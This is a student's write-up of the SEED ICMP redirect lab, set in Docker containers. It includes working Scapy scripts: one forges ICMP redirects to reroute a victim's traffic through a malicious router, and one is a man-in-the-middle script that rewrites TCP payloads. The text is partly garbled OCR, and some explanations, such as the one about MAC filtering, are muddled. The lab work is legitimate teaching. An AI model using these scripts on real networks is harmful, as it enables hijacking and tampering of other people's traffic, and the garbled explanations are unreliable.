ICMP REDIRECT ATTACK LAB

2. Environment Setup using Container

Docker build and up

```
[03/12/23]seed@VM:~/.../Labsetup$ dcbuild
victim uses an image, skipping
attacker uses an image, skipping
malicious-router uses an image, skipping
HostB1 uses an image, skipping
HostB2 uses an image, skipping
Router uses an image, skipping
[03/12/23]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating network "net-192.168.60.0" with the default driver
                                     ... done
Creating host-192.168.60.5
Creating host-192.168.60.6
                                     ... done
Creating attacker-10.9.0.105
                                     ... done
Creating router
                                     ... done
Creating malicious-router-10.9.0.111 ... done
Creating victim-10.9.0.5
                                       . done
Attaching to host-192.168.60.6, host-192.168.60.5, attacker-10.9.0.105, maliciou
s-router-10.9.0.111, victim-10.9.0.5, router
```

Docker ps

```
[03/12/23]seed@VM:~/.../Labsetup$ dockps
90d130a106b7 victim-10.9.0.5
a677c5510721 malicious-router-10.9.0.111
afa5e22c5b4a attacker-10.9.0.105
6778a2c78e57 router
50fd7a2061e7 host-192.168.60.6
4a543290e0f8 host-192.168.60.5
[03/12/23]seed@VM:~/.../Labsetup$ docksh 90
root@90d130a106b7:/# ip route
default via 10.9.0.1 dev eth0
10.9.0.0/24 dev eth0 proto kernel scope link src 10.9.0.5
192.168.60.0/24 via 10.9.0.11 dev eth0
root@90d130a106b7:/# ■
```

sudo docker exec -it attacker-10.9.0.105 /bin/bash sudo docker exec -it victim-10.9.0.5 bin/bash

All containers will operate in the background once started. To execute instructions on a container, we usually need a shell. Using "docker ps" to find the container's ID, followed by "docker exec" to start a terminal on it.We made aliases for them in.bashrc

Before attack:

```
My traceroute [v0.93]
90d130a106b7 (10.9.0.5)
                                                      2023-03-12T22:53:46+0000
eys: Help Display mode
                            Restart statistics
                                                 Order of fields
                                      Packets
                                                            Pings
Host
                                    Loss% Snt
                                                  Last
                                                         Ava Best
                                                                   Wrst StDev
1. 10.9.0.11
                                     0.0%
                                             96
                                                   0.4
                                                         0.4
                                                               0.1
                                                                     9.4
                                                                           0.9
2. 192.168.60.5
                                     0.0%
                                             96
                                                   0.5
                                                         0.3
                                                               0.1
                                                                     5.5
                                                                           0.5
```

3 Task 1: Launching ICMP Redirect Attack


Code

```
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                         seed@VM: ~/.../Labsetup
 GNU nano 4.8
                          icmp redir.py
∰!usr/bin/python3
from scapy.all import *
victim= '10.9.0.5'
real gateway= '10.9.0.11'
fake gateway= '10.9.0.111'
ip= IP(src= real gateway,dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake gateway
# The enclose IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src= victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

Successful Attack

```
seed@VM: ~/.../Labsetup
                                                                                                                                          64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.090 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.089 ms
root@afa5e22c5b4a:/# ls
                                                                                                                 volumes
                                                                        media
             etc
                                                                                      root
                                                                                                                                          04 bytes from 192.168.60.5: icmp_seq=5 tit=63 time=0.093 ms
64 bytes from 192.168.60.5: icmp_seq=6 tit=63 time=0.083 ms
64 bytes from 192.168.60.5: icmp_seq=7 tit=63 time=0.087 ms
64 bytes from 192.168.60.5: icmp_seq=8 tit=63 time=0.091 ms
64 bytes from 192.168.60.5: icmp_seq=9 tit=63 time=0.090 ms
64 bytes from 192.168.60.5: icmp_seq=10 tit=63 time=0.093 ms
64 bytes from 192.168.60.5: icmp_seq=10 tit=63 time=0.093 ms
                                                      1 i h 3 2
                                                                        mnt
                                                                                        run
boot icmp_redir.py lib64 opt
dev icmp_redirect.py libx32 proc
                                                                                        sbin
                                                                                                     usr
root@afa5e22c5b4a:/# python3 icmp redir.py
                                                                                                                                          64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.085 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.097 ms
Sent 1 packets
root@afa5e22c5b4a:/# python3 icmp_redir.py
                                                                                                                                          64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.097 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.087 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.088 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.087 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.087 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.091 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.091 ms
Sent 1 packets.
root@afa5e22c5b4a:/#
                                                                                                                                          64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.113 ms
                                                                                                                                          64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.213 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.080 ms
                                                                                                                                          21 packets transmitted, 21 received, 0% packet loss, time 204 06ms
                                                                                                                                           rtt min/avg/max/mdev = 0.080/0.099/0.213/0.028 ms
                                                                                                                                          root@90d130a106b7:/# ip route show cache
192.168.60.5 via 10.9.0.111 dev eth0
                                                                                                                                                   cache <redirected> expires 283sec
                                                                                                                                         root@90d130a106b7:/#
```

There is a successful attack onto the victim where the ip is redirected to another's fake ip. mtr -n 192.168.60.5



Questions:

Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gw is a computer not on the local LAN. Please show your experiment result, and explain your observation.

Experiment:

```
GNU nano 4.8 icmp_redir.py

"!usr/bin/python3

from scapy.all import *


victim= '10.9.0.5'
real_gateway= '10.9.0.11'
fake_gateway= '10.9.0.111'

ip= IP(src= real_gateway,dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = '192.168.60.6'

# The enclose IP packet should be the one that
# triggers the redirect message.

ip2 = IP(src= victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```

```
seed@VM: ~/.../Labsetup
[03/13/23]seed@VM:~/.../Labsetup$ sudo docker exec -it att | [03/13/23]seed@VM:~/.../Labsetup$ sudo docker exec -it vic acker-10.9.0.105 /bin/bash
                                                                      root@90d130a106b7:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
root@afa5e22c5b4a:/# nano icmp_redir.py
root@afa5e22c5b4a:/# python3 icmp redir.py
                                                                       64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.141 m
Sent 1 packets.
                                                                      64 bytes from 192.168.60.5: icmp seq=2 ttl=63 time=0.099 m
root@afa5e22c5b4a:/# python3 icmp redir.py
Sent 1 packets.
root@afa5e22c5b4a:/# python3 icmp_redir.py
                                                                      64 bytes from 192.168.60.5: icmp seg=3 ttl=63 time=0.093 m
                                                                      64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.155 m
Sent 1 packets.
root@afa5e22c5b4a:/#
                                                                      64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.201 m
                                                                       --- 192.168.60.5 ping statistics ---
                                                                      5 packets transmitted, 5 received, 0% packet loss, time 41
                                                                      rtt min/avg/max/mdev = 0.093/0.137/0.201/0.039 ms
root@90d130a106b7:/# ip route flash cache
                                                                       Command "flash" is unknown, try "ip route help".
                                                                       root@90d130a106b7:/# ip route show cache
root@90d130a106b7:/# mtr -n 192.168.60.5
                                                                       root@90d130a106b7:/#
```




Observation:

There is no successful redirection

Because, ICMP redirect attacks cannot be used to reroute to a remote computer outside of the local Network. To increase network effectiveness and decrease unnecessary traffic, ICMP redirect signals are used to move traffic to a new gateway on the same network section. The gateway mentioned in the ICMP redirect message must be accessible by the message's source and must be on the same network path.

Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation.

Experiment:



Observation:

Still no successful attack.

The ICMP redirect attack can redirect to a non-existing machine on the same network, but the packet will not be received. Because the failure of a successful attack is because the ip's are not open to ICMP redirection.

Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.

Purposes:

net.ipv4.conf.all.send_redirects=0: Disables the transmission of ICMP redirect signals for all system interfaces.


net.ipv4.conf.default.send_redirects=0: This option disables ICMP redirect signals from being sent to any interface that does not have a particular setting.


net.ipv4.conf.eth0.send_redirects=0: This option disables ICMP redirect signals from being sent to the eth0 interface.

Disabling ICMP reroute messages can improve security by avoiding possible attacks that use these messages, such as moving data to a malicious location. However, in some instances, it can result in poor network traffic, so it's essential to think about the consequences before making adjustments to these settings.

Experiment:

```
45
                    - net.ipv4.ip forward=1
46
                    - net.ipv4.conf.all.send redirects=1
47
                    - net.ipv4.conf.default.send redirects=1
48
                    - net.ipv4.conf.eth0.send redirects=1
 GNU nano 4.8
                          icmp redir.py
#!usr/bin/python3
from scapy.all import *
victim= '10.9.0.5'
real_gateway= '10.9.0.11' fake_gateway= '10.9.0.111'
ip= IP(src= real_gateway,dst = victim)
icmp = ICMP(type=5, code=1)
icmp.gw = fake_gateway
# The enclose IP packet should be the one that
# triggers the redirect message.
ip2 = IP(src= victim, dst = '192.168.60.5')
send(ip/icmp/ip2/ICMP());
```






Result: Unsuccessful Attack

4 Task 2: Launching the MITM Attack

```
RX errors 0 dropped 0 overruns 0 frame 0
[03/12/23]seed@VM:~/.../Labsetup$ sudo sysctl net.ipv4.conf. all.accept redirects=0 net.ipv4.conf.all.accept redirects=0
                                                                                           TX packets 2824 bytes 217975 (217.9 KB)
                                                                                           TX errors 0 dropped 0 overruns 0 carrier 0 coll
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.all.accept redirects = 0
[03/12/23]seed@VM:~/.../Labsetup$ sudo docker exec -it host-
192.168.60.5 /bin/bash
                                                                                 lo: flags=73<UP,L00PBACK,RUNNING> mtu 65536
                                                                                           inet 127.0.0.1 netmask 255.0.0.0
root@4a543290e0f8:/#
root@4a543290e0f8:/# nc -lp 9090
                                                                                           loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 757 (757.0 B)
                                                                                                  txqueuelen 1000
                                                                                           TX packets 8 bytes 757 (757.0 B)
TX packets 8 bytes 757 (757.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 coll
AAAAAA
|
                                                                                 root@90d130a106b7:/# nc 192.168.60.5 9090
                                                                                 Anvitha
                                                                                AAAAAA
```

Launching the MITM



Question 4: In your MITM program, you only need to capture the traffic in one direction. Please indicate which direction, and explain why.


Explanation:

Capturing traffic in the direction from the sender to the receiver would give the attacker access to all the data being transmitted between the two parties, including sensitive information such as passwords, credit card numbers, and personal information. Capturing traffic in the other direction (from the receiver to the sender) would not provide as much useful information for the attacker, as it mainly consists of acknowledgement packets and other control information.

Question 5:

When used with ip address:

```
seed@VM: ~/.../Labsetup
 GNU nano 4.8
                              mitm.pv
rom scapy.all import
print("LAUNCHING MITM ATTACK....")
def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)
   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
print("*** %s, length: %d" % (data, len(data)))
       newdata = data.replace(b'seedlabs', b'AAAAAAAA')
       send(newpkt/newdata)
   else:
       send(newpkt)
  = 'tcp and src host 10.9.0.5'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```



Both cases work but:

Using A's MAC address as a filter in the MITM program may create issues, even though it may work. The reason for this is that the MAC address is a layer 2 address, which is only used within a local network segment. When traffic crosses different network segments, such as when it passes through a router, the MAC address is stripped off and replaced with the MAC address of the next device in the path.

In the context of the MITM program, if A's traffic needs to be intercepted and modified as it passes through a router, the router will replace A's MAC address with its own MAC address before forwarding the traffic to the MITM program. This means that if the MITM program is filtering traffic based on A's MAC address, it will not be able to intercept the traffic.

In contrast, using A's IP address as a filter in the MITM program will work regardless of how the traffic is routed, as long as the IP address remains the same. This is because IP addresses are used to identify devices across different network segments.